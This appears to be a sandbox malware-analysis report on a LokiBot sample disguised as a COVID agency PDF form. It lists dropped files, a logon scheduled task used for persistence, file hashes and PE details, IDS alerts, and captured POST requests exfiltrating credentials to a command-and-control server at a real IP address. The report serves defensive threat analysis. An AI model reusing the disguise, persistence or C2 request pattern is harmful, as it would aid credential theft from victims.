Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	782
Entropy (8bit):	0.6303266404701133
Encrypted:	false
SSDEEP:	3:/lbOllbOllbOllbOllbOllbOllbOllbON:u
MD5:	FF9627A22D5DADFECE3CEF2DDB25DA77
SHA1:	436098FB479AF2C7D4AFFFDD3AB473ABB9C0DACB
SHA-256:	EE69C77BF8B4528A01D97975F6120BD1C7043FDBF9464E2B3B1C7E4CAAC2E06F
SHA-512:	1CDAFD7571755D0C534E14559B78AEFB5567012BC7C1962B5D41C868168EDE0DC2FD68A651FEFB6C0E3D0C7483CC07A5D374176C2400D78EC4B6C800495389D
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.....user.....user.

C:\Users\user\AppData\Roaming\qvDFOnW.exe	
Process:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1109504
Entropy (8bit):	5.548871791041164
Encrypted:	false

C:\Users\user\AppData\Roaming\qvDFOnW.exe	
SSDEEP:	12288:LHvr5hzhEZ66mE9GXlGxPvL+Ll0Iyi/DnyqTts7RAV8hh:Lv9hzhkME9cEFzUl0Iyi/7vmaWhh
MD5:	EA646520496FD4603AAF0F5778231F0D
SHA1:	5112F3F6AE6A8A7CFAC83644331282 28C450F203
SHA-256:	A130CF9DF18F1AE304826C98D4E7CFD2E75043B126A1DF0C0A36F98A64CDE5C2
SHA-512:	6F5F8F1312B9E2B98F5A4E415C41BC5CA35FB762D0F328C5056A844AA1FBA2DF7FBEE3550D4870EFA43483AF9131B256435070A6D6C1A7C3B1622A4C8678723C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 20%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....C.`.....(... ...@....@.. .....`..... ..@.....'..K....`.....@..... ..... ..H.....text..... ..... ..`.sdata.....@.....@....rsrc.....` .....@..@.reloc.....@.....@..B..... ....

C:\Users\user\AppData\Roaming\qvDFOnW.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.548871791041164
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01%
File name:	RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
File size:	1109504
MD5:	ea646520496fd4603aaf0f5778231f0d
SHA1:	5112f3f6ae6a8a7cfac8364433128228c450f203
SHA256:	a130cf9df18f1ae304826c98d4e7cfd2e75043b126a1df0c0a36f98a64cde5c2
SHA512:	6f5f8f1312b9e2b98f5a4e415c41bc5ca35fb762d0f328c5056a844aa1fba2df7fbee3550d4870efa43483af9131b256435070a6d6c1a7c3b1622a4c8678723c
SSDEEP:	12288:LHvr5hzhEZ66mE9GXlGxPvL+Ll0Iyi/DnyqTts7RAV8hh:Lv9hzhkME9cEFzUl0Iyi/7vmaWhh
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....C.`.....(... ...@....@.. .....`.....@.....

File Icon

Icon Hash:	7069696969616971

Static PE Info

General

Entrypoint:	0x4e280e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60DD43B5 [Thu Jul 1 04:25:25 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe0814	0xe0a00	False	0.606676274694	SysEx File - Jellinghaus	6.10267002947	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.sdata	0xe4000	0x1e8	0x200	False	0.861328125	data	6.62657070624	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xe6000	0x2da98	0x2dc00	False	0.163096610314	data	2.30003219399	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x114000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/01/21-14:36:31.408982	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49715	80	192.168.2.3	63.141.228.141
07/01/21-14:36:31.408982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49715	80	192.168.2.3	63.141.228.141
07/01/21-14:36:31.408982	TCP	2025381	ET TROJAN LokiBot Checkin	49715	80	192.168.2.3	63.141.228.141
07/01/21-14:36:31.408982	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49715	80	192.168.2.3	63.141.228.141

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/01/21-14:36:32.663221	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49717	80	192.168.2.3	63.141.228.141
07/01/21-14:36:32.663221	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49717	80	192.168.2.3	63.141.228.141
07/01/21-14:36:32.663221	TCP	2025381	ET TROJAN LokiBot Checkin	49717	80	192.168.2.3	63.141.228.141
07/01/21-14:36:32.663221	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49717	80	192.168.2.3	63.141.228.141
07/01/21-14:36:33.952661	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49719	80	192.168.2.3	63.141.228.141
07/01/21-14:36:33.952661	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49719	80	192.168.2.3	63.141.228.141
07/01/21-14:36:33.952661	TCP	2025381	ET TROJAN LokiBot Checkin	49719	80	192.168.2.3	63.141.228.141
07/01/21-14:36:33.952661	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49719	80	192.168.2.3	63.141.228.141
07/01/21-14:36:35.267014	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49720	80	192.168.2.3	63.141.228.141
07/01/21-14:36:35.267014	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49720	80	192.168.2.3	63.141.228.141
07/01/21-14:36:35.267014	TCP	2025381	ET TROJAN LokiBot Checkin	49720	80	192.168.2.3	63.141.228.141
07/01/21-14:36:35.267014	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49720	80	192.168.2.3	63.141.228.141
07/01/21-14:36:36.486136	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49721	80	192.168.2.3	63.141.228.141
07/01/21-14:36:36.486136	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49721	80	192.168.2.3	63.141.228.141
07/01/21-14:36:36.486136	TCP	2025381	ET TROJAN LokiBot Checkin	49721	80	192.168.2.3	63.141.228.141
07/01/21-14:36:36.486136	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49721	80	192.168.2.3	63.141.228.141

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 63.141.228.141

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49715	63.141.228.141	80	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:31.408982038 CEST	1340	OUT	POST /32.php/fn1ToJTMzu3Td HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FAC4DD3C Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:32.256418943 CEST	1344	IN	HTTP/1.1 404 Not Found Date: Thu, 01 Jul 2021 12:36:31 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49717	63.141.228.141	80	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:32.663220882 CEST	1365	OUT	POST /32.php/fn1ToJTMzu3Td HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FAC4DD3C Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:33.568382978 CEST	1368	IN	HTTP/1.1 404 Not Found Date: Thu, 01 Jul 2021 12:36:32 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49719	63.141.228.141	80	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:33.952661037 CEST	1383	OUT	POST /32.php/fn1ToJTMzu3Td HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FAC4DD3C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:34.788209915 CEST	1393	IN	HTTP/1.1 404 Not Found Date: Thu, 01 Jul 2021 12:36:34 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 